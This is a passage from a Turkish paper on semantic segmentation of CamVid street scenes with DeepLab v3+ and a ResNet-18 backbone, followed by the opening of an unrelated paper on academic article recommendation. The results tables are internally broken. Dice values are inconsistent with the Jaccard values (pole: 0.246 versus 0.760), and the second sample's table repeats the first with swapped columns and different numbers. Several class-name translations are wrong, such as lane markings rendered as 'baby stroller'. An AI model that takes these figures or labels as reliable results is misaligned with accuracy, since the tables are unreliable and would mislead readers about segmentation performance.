Toplanan görüntülere daha sonra piksel bazlı semantik bölütleme manuel olarak uygulanmıştır. Bölütleme işlemi Gretag–Macbeth renk şemasına göre gerçekleştirilmiştir. Veri seti çözünürlüğü 960x720 olan 701 görüntü içermektedir. Veri setindeki etiketler boşluk, bina, duvar, ağaç, bitki örtüsü, çit, kaldırım, park bloğu, sütun/direk, trafik konisi, köprü, işaret, çeşitli metin, trafik ışığı, gökyüzü, tünel, kemer yolu, yol, yol kenarı, şerit işaretleri (sürüş), şerit işaretleri (sürüş dışı), hayvan, yaya, çocuk, araba bagajı, bisikletçi, motosiklet, araba, SUV/pikap/kamyon, kamyon/otobüs, tren ve diğer hareketli nesneler olarak belirlenmiştir.

Void GEÇERSİZ	Building BİNA	Wall DUVAR	Tree AĞAÇ	VegetationMisc BİTKİ ÖRTÜSÜ ÇEŞİTLİ
Fence ÇİT	Sidewalk KALDIRIM	ParkingBlock PARK BLOKLARI	Column_Pole KOLON DİREĞİ	TrafficCone TRAFİK KONISI
Bridge KÖPRÜ	SignSymbol İŞARET SEMBOLÜ	Misc_Text ÇEŞİTLİ METİN	TrafficLight TRAFİK IŞIKLARI	Sky GÖKYÜZÜ
Tunnel TÜNEL	Archway KEMER YOLU	Road YOL	RoadShoulder YOL KENARI	LaneMkgsDriv BEBEK ARABASI
LaneMkgsNonDriv BEBEK ARABASI	Animal HAYVAN	Pedestrian YAYA YOLU	Child ÇOCUK	CartLuggagePran BEBEK ARABASI
Bicyclist BİSİKLET	MotorcycleScooter MOTORSİKLET SÜRÜCÜSÜ	Car ARABA	SUVPickupTruck SUV KAMYONET	Truck_Bus KAMYON OTOBÜS
Train TREN	OtherMoving DİĞER NESNELER			

Şekil 1. Etiketleme için kullanılan 32 nesne sınıfı ve bunlara karşılık gelen renklerin listesi, (Brostow ve ark.,2009)

CamVid veri setindeki örnek 2 görüntü ve piksel etiket görüntüye ait bilgiler Şekil 2’de verilmiştir.



Şekil 2. Veri setindeki örnek gerçek ve piksel görüntüler. (A) gerçek görüntüler, (B) piksel görüntüler

3. Metot

3.1. Transfer Öğrenme

Transfer öğrenme, yapay öğrenme sistemlerinin eğitim aşamasıyla öğrendiği bilgiyi farklı veya benzer problem çözümlerinde kullanılmasını inceleyen öğrenme yaklaşımıdır. Bu öğrenme biçimi daha önce eğitilmiş bir ağ üzerinden elde edilen model bilgisinin yeni oluşturulan ağ modeline aktarılmasına prensibiyle çalışır (Geetharamani vd., 2019). İnsanlığın

temellinde de bu öğrenme yaklaşımının bulunduğunu görmekteyiz. İnsanlık bilerek ya da bilmeyerek geçmiş tecrübelerinden yararlanıp karşımıza çıkan olaylara farklı çözümler bulmaktayız. Gerçek hayatta insanın ilk kez karşılaştığı ve ani karar vermek zorunda olduğu anlar olabilir. Örneğin bisiklet kullanabilen birinin araba kullanmayı öğrenmesi bisiklet kullanamayan birine göre daha kolay ve hızlı olabilir. Birbirine benzer olan bu olaylarda kişi bisiklet sürmeyi öğrendiği sırada kazandığı araç kontrol etme becerisini araba sürerken kullanmakta ve farkında olmadan öğrenme aktarımı yapmaktadır.


Bu model bilginin önceden eğitilmiş ağ modeli üzerinden yeni oluşturulan ağ modeline aktarma işlemi olarak ifade edilebilir. Bu modelin temel amacı modellerin yeniden oluşturulmasına yerine önceden eğitilmiş ağı kullanıp model geliştirme süresini kısaltıp performansı geliştirmektir (Kaya vd., 2019). Transfer öğrenmenin bir amacı da kaynak ile hedef arasındaki öğrenme becerilerini geliştirmektir. Aktarım yapılırken birtakım zorluklar gözlenmektedir. Kaynak ile hedef arasında bağlantı zayıf olduğunda negatif transfer oluşmaktadır. Bu nedenle kaynaktaki bilgilerin iyi analiz edilip ona göre aktarılması önemlidir.

Transfer öğrenme görüntü sınıflandırılması alanında önemli başarılarla sahiptir (Oquab vd., 2014; Youvd., 2015).

3.2. Resnet

ResNet, 2015 yılında Kaiming He, Xiangyu Zhang, Shaoqing Ren ve Jian Sun tarafından önemli ölçüde daha derin olan ağların eğitimini kolaylaştırmak için “Deep Residual Learning for Image Recognition” makalesinde tanıtılan belirli bir sinir ağı türüdür. ResNet bu bağlamda bir bloktaki değerleri ile sonraki katmanları besleyen blokların eklenmesiyle diğer önceki ağlara göre gelişim göstermiştir. (Bircanoğlu vd, 2018).

ResNet’in 18 ve 50,152,1022 olmak üzere farklı katman yapısına sahip modelleri vardır. İki farklı mimari yapısı bulunur. Bu mimariler Şekil 3’te verilmiştir. İlk modelde düz ağ temellidir ve aynı çıktı özelliği haritası için katmanları aynı filtreye sahiptir diğer modelde ise özellik haritası yarıya indirildiğinde filtre sayısı iki katına çıkan bir modeli vardır. Havuz oluşum katmanı,1000 yola sahip olan softmax ve tam bağlantılı katman ile ağ tamamlanmaktadır. ResNet mimarisinin temel yapıtaşları VGG-19 mimarisi örnek alınarak oluşturulmuştur. Bu mimari, VGG ağ çeşitlerinden daha az filtre ve daha düşük karmaşıklığa sahip olmaktadır. Ayrıca 34 katmandan oluşan düz bir ağ mimarisi kullanılmaktadır. Sonrasında bu mimari ağına atlama bağlantıları veya artık bloklar eklenerek mimari artık ağa dönüştürülür.



Şekil 3. Resnet Ağı Mimarisi

4. Sonuçlar

Bu bölümde sokak görüntülerine anlamsal bölütleme işlemi uygulanarak görüntülerdeki nesneler sınıflandırılmıştır. Görüntü temel olarak piksel denilen çeşitli tonlara bağlı olarak sayısal değerlerden oluşur. Görüntüler kullanım alanlarına göre belirli işlemlerden geçmesi gerekebilir. Bölütleme bu işlemlerden biridir. Bölütleme işlemi görüntü üzerindeki piksellerin belirli gruplara/sınıflara ayrılma işlemidir. Temel olarak iki tür bölütleme işlemi bulunmaktadır. Birey (Instance) bölütleme işleminde her nesne ayrı sınıflandırıldığı gibi benzer nesnelerde farklı etiketler ile sınıflandırılmaktadır. Örneğin bir görüntüdeki 3 ağaca ayrı ayrı sınıf etiketi atanmaktadır. Bir diğer bölütleme yöntemi anlamsal bölütleme (Semantic Segmentation) yönteminde belirli nesnelere ait piksellere aynı etiket atanmaktadır. Görüntüdeki 3 ağaç aynı sınıf bilgisi ile etiketlenmektedir. Bu tez çalışmasında görüntüler derin öğrenme ile anlamsal bölütleme işlemi gerçekleştirilmiştir. Anlamsal bölütleme otonom araçlarda, tıbbi teşhis alanlarında, uzay bilimlerinde, ziraat vs gibi çeşitli alanlarda yaygın bir şekilde kullanılmaktadır.

Derin öğrenme ile ilgili olarak çeşitli CNN tabanlı yöntemler ile anlamsal bölütleme çalışmaları yapılmıştır. Yaygın bir şekilde kullanılanlar Deeplab v3+, FCN (Fully convolutional networks), SegNet ve U-Net yöntemleridir. Bu çalışmada daha önceden eğitilmiş ResNet-18 transfer derin öğrenme metodu ile DeepLab v3+ ağı oluşturularak anlamsal bölütleme işlemi gerçekleştirilmiştir. ResNet-18, sınırlı sayıda görüntüye sahip uygulamalar için uygun bir transfer derin öğrenme ağıdır. DeepLab v3+ ağına diğer transfer derin öğrenme metotları da kullanılabilir. Yaklaşımı test etmek için Cambridge Üniversitesi'nden CamVid veri seti kullanılmıştır. Bu veri seti, sürüş sırasında elde edilen sokak görüntülerinden oluşur. Veri seti, araba, yaya ve yol dâhil olmak üzere 32 anlamsal sınıf için piksel düzeyinde etiketlenmeler yapılmıştır. Anlamsal bölütleme işlemi Matlab yazılımı ile gerçekleştirilmiştir. Deeplab v3+ ağına ait eğitim parametreleri Tablo 1'de verilmiştir.

Tablo 1. Deeplab v3+ ağına ait eğitim parametreleri

Parametre	Değer
Optimizasyon Algoritması	Stochastic Gradient Descent with Momentum
LearnRateDropPeriod	10
Momentum	0.9
InitialLearnRate	1e-3
L2Regularization	0.005
MaxEpochs	30
MiniBatchSize	8

Veri setinde 32 sınıf bilgisi bulunmaktadır. Ancak bu çalışmada bir kısım etiketler birleştirilerek tek etiket ile ifade edilmiştir. Örneğin tren, otobüs, araba ve diğer hareket eden taşıtlar araba etiketi ile belirtilmiştir. Bu 11 etiket {gökyüzü, bina, direk, yol, kaldırım, ağaç, işaret/ sembol, çit, araba, yaya ve bisiklet} olarak belirtilmiştir.




Şekil 4. Örnek bir görüntünün anlamsal bölütlenmesi

Şekil 4’deki görüntünün anlamsal bölütleme işleminden sonra elde edilen görüntüdeki her etiketin piksel dağılımı ve tüm veri setindeki piksel dağılımları Tablo 2’de gösterilmiştir.

Tablo 2. CamVid veri setindeki etiketlerin piksel dağılımları

Etiket	Bulunan Piksel Sayısı	Resim Piksel Sayısı
Gökyüzü (Sky)	7.6801e+07	4.8315e+08
Bina (Building)	1.1737e+08	4.8315e+08
Direk (Pole)	4.7987e+06	4.8315e+08
Yol (Road)	1.4054e+08	4.8453e+08
Kaldırım (Pavement)	3.3614e+07	4.7209e+08
Ağaç (Tree)	5.4259e+07	4.479e+08
İşaret/Sembol (Sign)	5.2242e+06	4.6863e+08
Çit (Fence)	6.9211e+06	2.516e+08
Araba (Car)	2.4437e+07	4.8315e+08
Yaya (Pedestrian)	3.4029e+06	4.4444e+08
Bisiklet (Bicycle)	2.5912e+06	2.6196e+08

Tüm veri setindeki 11 etikete ait piksel dağılımları Şekil 5’te verilmiştir. Değerler normalize edildikten sonra gösterilmiştir.



Şekil 5. CamVid veri setinde 11 etiketin piksel dağılımları


DeepLab v3+ transfer derin öğrenme metodunun eğitim sürecinden sonra test veri setinden rastgele resimler seçilerek denemeler gerçekleştirilmiştir. Örnek 2 denemeye ait sonuçlar aşağıda verilmiştir. İlk örneğimizde gerçek görüntü ve anlamsal bölütleme işleminden sonra elde edilen görüntü Şekil 6'da verilmiştir.



Şekil 6. Örnek bir görüntü için anlamsal bölütleme


Şekil 6'ya bakıldığında gökyüzünün, yol, direk, ağaç vs nesnelerin doğru tespit edildiği ve etiketlediği görülmektedir. Ancak daha küçük yaya vs nesnelerin bölütlenmesi daha zor

olmaktadır. Bölütleme işleminin başarısını ölçmek için gerçek etiket bölütlenmiş görüntü ile transfer derin öğrenme metodun anlamsal bölütleme görüntülerinin karşılaştırılması gerekir. Gretag–Macbeth renk şemasına göre bölütlenmiş görüntü ile derin öğrenme metodu ile bölütlenmiş görüntüler Şekil 7’de verilmiştir. Etiket/sınıf başına başarıyı veya örtüşmeyi ölçmek için birleşim üzerinden kesişme (Intersection over Union, IoU) metriği hesaplanmalı. Bu metrik Jaccard indeksi olarak ta bilinmektedir. IoU metriği gökyüzü, yol araba gibi büyük nesneler/etiketler için yüksek değerler elde edilmişken yaya, bisiklet gibi küçük nesneler için küçük değerler ölçülmüştür.



Şekil 7. Bir test görüntüsüne ait (A) Gretag–Macbeth ile bölütlenmiş etiket, (B) derin öğrenme ile anlamsal bölütlenmiş görüntü, (C) A ve B görüntülerinin kesişimi

Tablo 3’te örnek görüntünün anlamsal bölütleme başarı metrikleri verilmiştir. Metrikler Şekil 7 (A) ve Şekil 7 (B) görüntülerin örtüşen piksel oranlarını belirtmektedir. Jaccard benzerlik indeksi iki küme arasındaki benzerliği ifade eder. Tahminler ve etiketler arasında benzerliği ifade etmek için bölütleme işlemlerinde yaygın bir şekilde tercih edilmektedir. Bu benzerlik indeksi Şekil 8’de gösterilen iki kümenin küme kesişimi ve birleşimi bilgilerinden Eşitlik 1’e göre hesaplanmaktadır.



Şekil 8. Küme Kesişim Gösterimi

$$IoU = \frac{|A \cap B|}{|A \cup B|} \quad 1.$$

Bir diğer ölçüt Sørensen-Dice katsayısıdır. İki kümenin benzerliğini ölçmek için kullanılan bir istatistiktir. İndeks, özellikle Sørensen–Dice indeksi, Sørensen indeksi ve Dice katsayısı olmak üzere birçok başka adla bilinir. Aşağıdaki eşitlik ile hesaplanmaktadır.

$$DSC = \frac{2|A \cap B|}{|A| + |B|} \quad 2.$$

Çalışmada son olarak kullandığımız ölçüt BF metriğidir. Bu metrik aşağıdaki gibi hesaplanmaktadır.

$$P^c = \frac{1}{|B_{ps}^c|} \sum_{x \in B_{ps}^c} [d(x, B_{gt}^c) < \partial] \quad 3.$$

$$R^c = \frac{1}{|B_{gt}^c|} \sum_{x \in B_{gt}^c} [d(x, B_{ps}^c) < \partial] \quad 4.$$

$$BF^c = \frac{2 \cdot P^c \cdot R^c}{P^c + R^c} \quad 5.$$


Burada B_{gt}^c görüntüdeki c sınıfın sınırlarını göstermektedir. Aynı şekilde B_{ps}^c tahmin edilen görüntüdeki piksel görüntüdeki c sınıfın sınırlarını belirtir. ∂ uzaklık eşik değeri olarak belirtilir. P^c Ve R^c c sınıfı için sırası ile kesinlik ve duyarlılık değerlerini belirtir. Örnek görüntü için belirlenen sınıflara ait performans değerleri Tablo 3'te verilmiştir. Tabloya bakıldığında görüntüde geniş bir bölgeye sahip sınıfların performans değerleri yüksek elde edilmiştir. Daha küçük nesneler için bu ölçütler düşük kalmıştır.

Tablo 3. Örnek1 görüntü için performans değerleri

Etiket	Jaccard İndeksi	Sørensen-Dice	BF Skoru
Gökyüzü (Sky)	0.90979	0.94272	0.90853
Bina (Building)	0.7916	0.81488	0.63963
Direk (Pole)	0.24632	0.75997	0.58505
Yol (Road)	0.92638	0.93955	0.80615
Kaldırım (Pavement)	0.73874	0.90048	0.74538
Ağaç (Tree)	0.7746	0.88173	0.72892
İşaret/Sembol (Sign)	0.42338	0.76491	0.53707
Çit (Fence)	0.57442	0.83661	0.5567
Araba (Car)	0.79441	0.79441	0.74331
Bisiklet (Bicycle)	0.47077	0.47077	0.64357
Yaya (Pedestrian)	0.64779	0.64779	0.59473

İkinci bir deneme için farklı bir görüntü kullanılmıştır. İkinci görüntüde ağaç, yol, gökyüzü, bina, kaldırım gibi nesneler ön plandadır. Derin öğrenme ile elde edilen anlamsal bölütleme görüntüsü ve gerçek görüntü Şekil 4.6’da verilmiştir. Anlamsal bölütleme sonucu elde edilen görüntü ve etiket görüntü de Şekil 9’da verilmiştir. Anlamsal bölütleme sonucu elde edilen görüntü ve etiket görüntü arasındaki benzerlik ölçütleri her sınıf için ayrı ayrı tablo 4’te verilmiştir.

**Şekil 8.** Örnek bir görüntü için anlamsal bölütleme



Şekil 9. Bir test görüntüsüne ait (A) Gretag–Macbeth ile bölütlenmiş etiket, (B) derin öğrenme ile anlamsal bölütlenmiş görüntü

Tablo 4. Örnek 1 görüntü için performans değerleri

Etiket	Sørensen-Dice	Jaccard İndeksi	BF Skoru
Gökyüzü (Sky)	0.94272	0.90979	0.90853
Bina (Building)	0.81488	0.7916	0.63963
Direk (Pole)	0.75997	0.24632	0.58505
Yol (Road)	0.93955	0.92638	0.80615
Kaldırım (Pavement)	0.90048	0.73874	0.74538
Ağaç (Tree)	0.88173	0.7746	0.72892
İşaret/Sembol (Sign)	0.76491	0.42338	0.53707
Çit (Fence)	0.83661	0.57442	0.5567
Araba (Car)	0.92588	0.79441	0.74331
Bisiklet (Bicycle)	0.86718	0.47077	0.64357
Yaya (Pedestrian)	0.88881	0.64779	0.59473

5. Tartışma

Anlamsal bölütleme işlemi, görüntü üzerinde bulunan her piksel için bir sınıf seçiminin yapıldığı bir bilgisayarlı görü yaklaşımıdır. Yarı-denetimli ve denetimsiz öğrenme yöntemlerinde etiketsiz görüntülerden faydalanılabilirken, denetimli semantik bölütleme eğitiminde uygun bir şekilde etiketlenmiş görüntülere ihtiyaç duyulmaktadır. Herhangi bir görüntü üzerinde bulunan her piksel için o pikselin hangi sınıfa ait olduğunu belirten etiketler diğer bir deyişle sınıflar bulunmaktadır. Bilgisayar sistemleri tarafından görüntülerin daha iyi yorumlanması, anlaşılması için anlamsal bölütleme son yıllarda önemli bir konu haline gelmiştir. Son yıllarda derin öğrenme metotları ile görüntülerden nesne tespiti nesnelerin yorumlanmasında yaygın bir şekilde kullanılmaktadır. Bu çalışmada Resnet-18 transfer yöntemini temel alan Deeplab v3+ CNN ağı ile anlamsal bölütleme işlemi gerçekleştirilmiştir. Bunun için Camvid veri seti kullanılmıştır. 701 yüksek çözünürlüklü görüntüden oluşan veri

setindeki görüntülere piksel bazlı semantik bölütleme manuel olarak uygulanmıştır. Öncelikle manuel olarak bölütleme işlemi Gretag–Macbeth renk şemasına göre gerçekleştirilmiştir. Daha sonra Deeplab v3+ gerçek görüntüler piksel görüntüler ile eşleştirilerek eğitim işlemi gerçekleştirilmiştir. Modeli test etmek için farklı görüntüler kullanılmıştır. Gözlenen Jaccard, Sørensen-Dice ve BF Skoru metriklerine göre yüksek başarılar gözlenmiştir.

Kaynakça

- [1] Brostow, G. J., Fauqueur, J., & Cipolla, R. (2009). Semantic Object Classes İn Video: A High-Definition Ground Truth Database. *Pattern Recognition Letters*, 30(2), 88-97.
- [2] Bircanoğlu, C., Atay, M., Beşer, F., Genç, Ö., & Kızrak, M. A. (2018, July). Recyclenet: Intelligent Waste Sorting Using Deep Neural Networks. In *2018 Innovations İn Intelligent Systems And Applications (Inista)* (Pp. 1-7). Ieee.
- [3] Chen, L. C., Zhu, Y., Papandreou, G., Schroff, F., & Adam, H. (2018). Encoder-decoder with atrous separable convolution for semantic image segmentation. In *Proceedings of the European conference on computer vision (ECCV)* (pp. 801-818).
- [4] Geetharamani, G., & Pandian, A. (2019). Identification Of Plant Leaf Diseases Using A Nine-Layer Deep Convolutional Neural Network. *Computers & Electrical Engineering*, 76, 323-338.
- [5] Kaya, A., Keceli, A. S., Catal, C., Yalic, H. Y., Temucin, H., & Tekinerdogan, B. (2019). Analysis Of Transfer Learning For Deep Neural Network Based Plant Classification Models. *Computers And Electronics İn Agriculture*, 158, 20-29.
- [6] Menteşe, E., & Hançer, E. (2020). Histopatoloji Görüntülerde Derin Öğrenme Yöntemleri İle Çekirdek Segmentasyonu. *Avrupa Bilim Ve Teknoloji Dergisi*, 95-102.
- [7] Wang, P., Chen, P., Yuan, Y., Liu, D., Huang, Z., Hou, X., & Cottrell, G. (2018, March). Understanding convolution for semantic segmentation. In *2018 IEEE winter conference on applications of computer vision (WACV)* (pp. 1451-1460). Ieee.
- [8] Zhang, H., Dana, K., Shi, J., Zhang, Z., Wang, X., Tyagi, A., & Agrawal, A. (2018). Context encoding for semantic segmentation. In *Proceedings of the IEEE conference on Computer Vision and Pattern Recognition* (pp. 7151-7160).
- [9] Z. Alom, "Improved Deep Convolutional Neural Networks (DCNN) Approaches for Computer Vision and Bio-Medical Imaging," Ph.D. dissertation, Dept. Electrical and Computer Engineering, University of Dayton, Dayton, USA, 2018.

DOĞAL DİL İŞLEME TEKNİKLERİNİN KULLANIMI İLE YENİ BİR İÇERİK TABANLI AKADEMİK MAKALE ÖNERİ SİSTEMİ

İlyas KUŞ ^{*1}, Sinem BOZKUR KESER ²

¹Eskişehir Osmangazi Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü,
Eskişehir, TÜRKİYE, ilyakus97@gmail.com

²Eskişehir Osmangazi Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü,
Eskişehir, TÜRKİYE, sbozkurt@ogu.edu.tr

* Sorumlu Yazar: ilyakus97@gmail.com

Özet: Öneri sistemleri, kullanıcılara ilgi alanları doğrultusunda ilgili verileri listeleyen sistemlerdir. Akademik makale öneri sistemleri ise araştırmacıların ilgi alanlarına, kullanıcı profillerine veya makalelerin içeriklerine göre kullanıcıya ilgili makaleyi sıralayan sistemlerdir. Son yıllarda artan araştırmacı sayısı ve buna bağlı olarak her yıl artan araştırma makale sayısından dolayı literatür araştırması yapmak zor ve zaman alıcı olmaktadır. Makale öneri sistemleri bu zorlukların üstesinden gelmek için geliştirilmektedir. Bu sistemler, kullanıcıların seçimlerine göre kişiselleştirilmiş öneriler sunmaktadır. Bu çalışmada kelime gömme algoritmalarını ve konu modelleme tekniğinin karşılaştırmasını yapan içerik tabanlı yeni bir makale öneri sistemi geliştirilmiştir. Yapılan çalışmada ARXIV veri kümesinden elde edilen araştırma alanları ile makalelerin profilleri oluşturulmuştur. Veri kümesinden alınan başlık ve özet bilgisiyle de makaleler listelenmiştir. Sistemin değerlendirilmesinde ise makale profilleri kullanılmıştır. Kelime gömme algoritmalarından FastText ve GloVe algoritmaları kullanılmıştır. Konu modelleme tekniğinden ise Negatif Olmayan Matris Çarpanlarına Ayırma (NMF) yöntemi kullanılmıştır. Yapılan çalışmada başlık, özet, başlık + özet bilgileri ayrı ayrı ele alınarak testler yapılmıştır. Elde edilen test sonuçlarına göre önerilen makale sayısı arttıkça değerlendirme sonuçlarında da artış olmuştur. En yüksek kesinlik skoru başlık + özet bilgisinin alınarak yapıldığı testte 0.8485 skoru ile NMF yöntemiyle elde edilmiştir. En yüksek duyarlılık ve f1 skoru ise sadece makalelerin özet bilgisinin alındığı testlerde ve sırasıyla 0.6422, 0.7451 değerleri ile NMF yöntemiyle elde edilmiştir. Aynı şekilde en yüksek MAP değeri ise 0.5418 skoru ile başlık ve özet bilgisinin alındığı testte NMF yöntemi ile elde edilmiştir.

Anahtar Kelimeler: İçerik Tabanlı Öneri Sistemi, Glove, Fasttext, Kelime Gömme Algoritmaları

A New Content-Based Academic Article Recommendation System with The Use of Natural Language Processing Techniques

İlyas KUŞ ^{*1}, Sinem BOZKUR KESER ²

¹Eskişehir Osmangazi University, Faculty of Engineering And Architecture, Department of Computer
Engineering, Eskişehir, TURKEY, ilyakus97@gmail.com

²Eskişehir Osmangazi University, Faculty of Engineering And Architecture, Department of Computer
Engineering, Eskişehir, TURKEY, sbozkurt@ogu.edu.tr

*Corresponding author: ilyakus97@gmail.com

Abstract: Recommendation systems list relevant data for users in line with their interests. Academic article recommendation systems are systems that sort the relevant article for the user according to the

